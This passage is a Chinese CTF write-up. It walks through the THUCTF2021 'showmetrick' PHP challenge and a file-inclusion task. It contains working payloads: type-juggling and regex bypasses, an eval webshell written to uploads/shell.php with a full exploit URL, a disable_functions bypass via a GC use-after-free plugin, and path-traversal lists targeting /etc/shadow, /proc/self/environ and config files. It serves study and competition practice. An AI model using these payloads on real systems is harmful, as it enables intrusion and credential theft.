- 构造对象:按链的顺序,把对象嵌套起来
- 序列化:生成 Payload,传过去验证
本题考点:
| 考点 | 内容 |
|---|---|
| POP 链 | User → Login → Read |
| 魔术方法链 | __wakeup → __get → __invoke |
| 哈希绕过 | 数组传进 md5()/sha1() 返回 NULL |
| 文件读取 | file_get_contents($filename.".php") |
万能公式:
反序列化题目 = 找入口魔术方法 + 倒推调用链 + 绕过中间条件 + 构造序列化字符串
4.showmetrick
这道题是 THUCTF2021 的经典 PHP 多层绕过题,从弱类型、伪协议、语言特性到内存漏洞,层层递进。下面是每一关的完整源码分析、绕过原理和 payload 拆解。
题目源码
php<?php
error_reporting(0);
highlight_file(__FILE__);

$var1 = $_GET['var1'] ?: '';
$var2 = $_GET['var2'] ?: '';
$var3 = $_GET['var3'] ?: '';
$var4 = $_GET['var4'] ?: '';
$var5 = $_GET['var5'] ?: '';
$var6 = $_GET['var6'] ?: '';
$var7 = $_GET['var7'] ?: '';
$var8 = $_GET['var8'] ?: '';
$var9 = $_GET['var9'] ?: '';

if ($var1 != $var2 && sha1($var1) === sha1($var2)) {
    if (!is_numeric($var3) && in_array($var3, array(1))) {
        if (file_get_contents($var4) === "Welcome to THUCTF2021!") {
            if (isset($_GET['thuctf_is.fun'])) {
                if ($var5 != 2333 && intval($var5, 0) === 2333) {
                    $t = is_numeric($var6) and is_numeric($var7) !== "THUCTF2021";
                    if ($t && $var7 === "THUCTF2021") {
                        if (!stristr($var8, "..") && !preg_match("/<\?|eval|system|assert|call|preg|create|sort|exec|php/i", $var9)) {
                            file_put_contents("uploads/$var8", $var9);
                        } else {
                            die("level 7 fail!");
                        }
                    } else {
                        die("level 6 fail!");
                    }
                } else {
                    die("level 5 fail!");
                }
            } else {
                die("level 4 fail!");
            }
        } else {
            die("level 3 fail!");
        }
    } else {
        die("level 2 fail!");
    }
} else {
    die("level 1 fail!");
}
Level 1:sha1 数组碰撞
源码
phpif ($var1 != $var2 && sha1($var1) === sha1($var2))
条件拆解
$var1 != $var2:两个值不相等(松散比较)sha1($var1) === sha1($var2):两个值的 sha1 哈希严格相等
绕过原理
PHP 的 sha1() 函数期望传入字符串。如果传入数组,PHP 会:
- 发出一个
Warning: sha1() expects parameter 1 to be string, array given - 返回
NULL
由于开头有 error_reporting(0),Warning 被屏蔽,页面不会报错。
因此,传入两个不同的数组,sha1() 对二者都返回 NULL。NULL === NULL 为 true,且两个数组本身不相等。
Payload
?var1[]=1&var2[]=2
Level 2:in_array 弱类型比较
源码
phpif (!is_numeric($var3) && in_array($var3, array(1)))
条件拆解
!is_numeric($var3):$var3不能是纯数字字符串in_array($var3, array(1)):$var3要在数组[1]中
绕过原理
in_array() 的第三个参数 $strict 默认为 false,即使用松散比较(==)。
PHP 的松散比较规则:"1abc" == 1 为 true。因为当字符串与整数比较时,PHP 会提取字符串开头的数字部分,"1abc" 被转换为整数 1。
所以 "1a" 不是 numeric(is_numeric("1a") 返回 false),但 "1a" == 1 为 true。
Payload
?var3=1a
(也可以是 1abc、1; 等)
Level 3:data:// 伪协议
源码
phpif (file_get_contents($var4) === "Welcome to THUCTF2021!")
条件拆解
file_get_contents($var4) 的返回值必须严格等于字符串 "Welcome to THUCTF2021!"
绕过原理
file_get_contents() 支持 PHP 的封装协议(Stream Wrappers),其中 data:// 协议允许直接内嵌数据。
格式:
data://text/plain,明文内容
data://text/plain;base64,base64编码内容
使用 base64 可以避免 URL 中空格和特殊字符的编码问题。
目标字符串 "Welcome to THUCTF2021!" 的 base64:
V2VsY29tZSB0byBUSFVDVEYyMDIxIQ==
Payload
?var4=data://text/plain;base64,V2VsY29tZSB0byBUSFVDVEYyMDIxIQ==
Level 4:PHP 参数名解析特性(点号绕过)
源码
phpif (isset($_GET['thuctf_is.fun']))
问题
URL 参数名中的 .(点号)在 PHP 中会被自动替换为 _(下划线)。
例如:
?thuctf_is.fun=1
PHP 解析后变成 $_GET['thuctf_is_fun'],所以 isset($_GET['thuctf_is.fun']) 永远为 false。
绕过原理(PHP 7 Trick)
PHP 在处理参数名时,如果检测到 [(左方括号),会将第一个 [ 替换为 _,但保留该位置之后的所有原始字符(包括 .)。
所以构造参数名:
?thuctf[is.fun=1
PHP 解析过程:
- 遇到
thuctf[,将[替换为_→ 得到thuctf_ - 后续字符
is.fun原样保留 - 最终键名:
thuctf_is.fun✅
Payload
?thuctf[is.fun=1
Level 5:intval 进制自动识别
源码
phpif ($var5 != 2333 && intval($var5, 0) === 2333)
条件拆解
$var5 != 2333:松散比较不相等intval($var5, 0) === 2333:intval返回值严格等于 2333
绕过原理
intval($var, $base) 当 $base = 0 时,会根据字符串前缀自动识别进制:
0x开头 → 十六进制0开头 → 八进制- 其他 → 十进制
十六进制方案:
0x91d(十六进制)= 十进制2333intval("0x91d", 0)返回2333- 但
"0x91d" != 2333为true(字符串转数字时,"0x91d"在松散比较中会被当作0处理,因为 PHP 的自动类型转换不识别0x前缀)
八进制方案:
04435(八进制)= 十进制2333intval("04435", 0)返回2333"04435" != 2333为true(字符串"04435"转数字为4435,4435 != 2333)
Payload
?var5=0x91d
或
?var5=04435
Level 6:运算符优先级陷阱
源码
php$t = is_numeric($var6) and is_numeric($var7) !== "THUCTF2021";
if ($t && $var7 === "THUCTF2021")
条件拆解
$t必须为true$var7 === "THUCTF2021":严格等于字符串
绕过原理
这是 PHP 的运算符优先级陷阱:
| 优先级 | 运算符 |
|---|---|
| 高 | =(赋值) |
| 低 | and |
所以代码实际执行的是:
php($t = is_numeric($var6)) and (is_numeric($var7) !== "THUCTF2021");
and 的优先级低于 =,因此:
- 先执行
$t = is_numeric($var6),将$t赋值为is_numeric($var6)的结果 - 然后执行
and右边的表达式,但不影响$t的值
只要 $var6 是数字字符串(如 "1"),$t 就是 true。and 右边的表达式无论是什么,都不会改变 $t。
Payload
?var6=1&var7=THUCTF2021
Level 7:数组绕过 preg_match + 文件写入
源码
phpif (!stristr($var8, "..") && !preg_match("/<\?|eval|system|assert|call|preg|create|sort|exec|php/i", $var9)) {
    file_put_contents("uploads/$var8", $var9);
}
条件拆解
$var8不能包含..$var9不能匹配正则(过滤了<?、eval、system、php等)- 将
$var9的内容写入uploads/$var8
绕过原理
第一重:preg_match 对数组返回 false
preg_match() 的参数期望是字符串。如果传入数组:
- PHP 发出 Warning(被屏蔽)
- 返回
false
!preg_match(...) 当 preg_match 返回 false 时,!false 为 true,成功绕过。
第二重:file_put_contents 支持数组
file_put_contents($filename, $data) 的 $data 可以是数组。传入数组时,PHP 会将数组元素按顺序连接成字符串写入文件。
Payload
?var8=shell.php&var9[]=<?php @eval($_POST[1]);?>
写入后访问 http://47.106.102.27:40051/uploads/shell.php,得到一句话木马。
后渗透:disable_functions 绕过
环境信息
通过 phpinfo() 或蚁剑自带功能查看:
- PHP 版本:7.2.24
- disable_functions:
set_time_limit, ini_set, pcntl_alarm, pcntl_fork, pcntl_waitpid, pcntl_wait, pcntl_wifexited, pcntl_wifstopped, pcntl_wifsignaled, pcntl_wifcontinued, pcntl_wexitstatus, pcntl_wtermsig, pcntl_wstopsig, pcntl_signal, pcntl_signal_get_handler, pcntl_signal_dispatch, pcntl_get_last_error, pcntl_strerror, pcntl_sigprocmask, pcntl_sigwaitinfo, pcntl_sigtimedwait, pcntl_exec, pcntl_getpriority, pcntl_setpriority, pcntl_async_signals, system, exec, shell_exec, passthru, proc_open, popen, curl_exec, curl_multi_exec, parse_ini_file, show_source
为什么蚁剑默认终端不行?
蚁剑的虚拟终端默认调用 system() 或 exec() 等函数执行命令,但这些全被禁了,返回 ret=127(命令找不到/无法执行)。
可以看到能禁的都禁了,你直接执行是不可以的,这里使用插件绕过



选择绕过方法:PHP 7 GC UAF
PHP 7.x 的垃圾回收(Garbage Collection)机制存在 Use-After-Free (UAF) 漏洞。利用步骤:
- 在内存中构造一个特殊的循环引用对象数组
- 触发垃圾回收,使对象被释放但指针仍被引用
- 通过 UAF 篡改内存中的结构体(如
zend_string) - 劫持
system()等函数的调用,绕过disable_functions的限制
蚁剑自带 「绕过 disable_functions」 插件,选择 PHP7 GC UAF 模式,会自动上传利用脚本并建立新的虚拟终端。

完整通关 Payload
http://47.106.102.27:40051/?var1[]=1&var2[]=2&var3=1a&var4=data://text/plain;base64,V2VsY29tZSB0byBUSFVDVEYyMDIxIQ==&thuctf[is.fun=1&var5=0x91d&var6=1&var7=THUCTF2021&var8=shell.php&var9[]=<?php @eval($_POST[1]);?>
| 参数 | 作用 |
|---|---|
var1[]=1&var2[]=2 | sha1 数组碰撞 |
var3=1a | in_array 弱类型 |
var4=data://... | 伪协议读指定字符串 |
thuctf[is.fun=1 | PHP7 参数名解析特性 |
var5=0x91d | intval 十六进制识别 |
var6=1&var7=THUCTF2021 | 运算符优先级陷阱 |
var8=shell.php&var9[]= | 数组绕过正则,写入 webshell |
4.my secret world
进来的页面上是这个

这是一个文件包含
抓包然后改包发现,可以读取index.php

尝试常见路径,获得flag,这里就是猜测flag路径费了点时间

附:flag常见位置
提示
一、根目录及系统级位置
| 路径 | 说明 |
|---|---|
/flag | CTF 中最常见的 flag 文件 |
/flag.txt | 纯文本 flag |
/flag.php | PHP 形式的 flag 文件 |
/key | 可能存放密钥或 flag |
/secret | 通用秘密文件 |
/root/flag | root 用户目录下的 flag |
/root/flag.txt | 纯文本形式 |
/etc/flag | 系统配置目录下的 flag |
/etc/passwd | 可读取验证 LFI(已确认可读) |
/etc/shadow | 可能包含用户密码(但权限限制) |
/tmp/flag | 临时目录中的 flag |
/var/flag | 常见存放位置 |
/var/www/flag | Web 根目录父级 |
/home/ctf/flag | CTF 用户主目录 |
/home/*/flag | 各用户主目录下的 flag |
二、Web 目录及相关文件
| 路径 | 说明 |
|---|---|
../flag.php | 相对于当前 data/ 目录的上级目录(Web 根目录) |
../flag.txt | 文本形式 |
../flag | 无扩展名 |
../config.php | 配置文件,常含数据库密码和 flag |
../secret.php | 秘密文件 |
../admin.php | 管理员文件 |
../db.php | 数据库连接文件 |
../database.php | 同上 |
../include.php | 包含文件 |
../settings.php | 设置文件 |
../../../../var/www/html/flag.php | 绝对路径形式 |
../../../../var/www/html/flag.txt | 文本形式 |
../../../../var/www/html/config.php | 配置文件 |
三、特殊位置与技巧
1. 环境变量
有时 flag 直接存储在环境变量中,可通过读取 /proc 文件获取:
id=../../../../proc/self/environ
id=../../../../proc/1/environ
id=../../../../proc/self/cmdline
id=../../../../proc/self/status
2. 当前进程的工作目录
id=../../../../proc/self/cwd/flag.php
id=../../../../proc/self/cwd/flag.txt
id=../../../../proc/self/cwd/config.php
/proc/self/cwd 指向当前工作目录(通常是 Web 根目录),可以避免猜测路径。
3. 读取 Apache 配置文件
id=../../../../etc/apache2/apache2.conf
id=../../../../etc/apache2/sites-available/000-default.conf
从中可以获取 Web 根目录具体路径,进一步精准读取。
4. 读取 nginx 配置文件
id=../../../../etc/nginx/nginx.conf
id=../../../../etc/nginx/sites-available/default
5. 读取 PHP 源码中的隐藏文件
有时 flag 写在注释或备份文件中:
id=../.index.php.swp
id=../index.php.bak
id=../index.php~
id=../.flag.php.swp
id=../www.zip
id=../backup.zip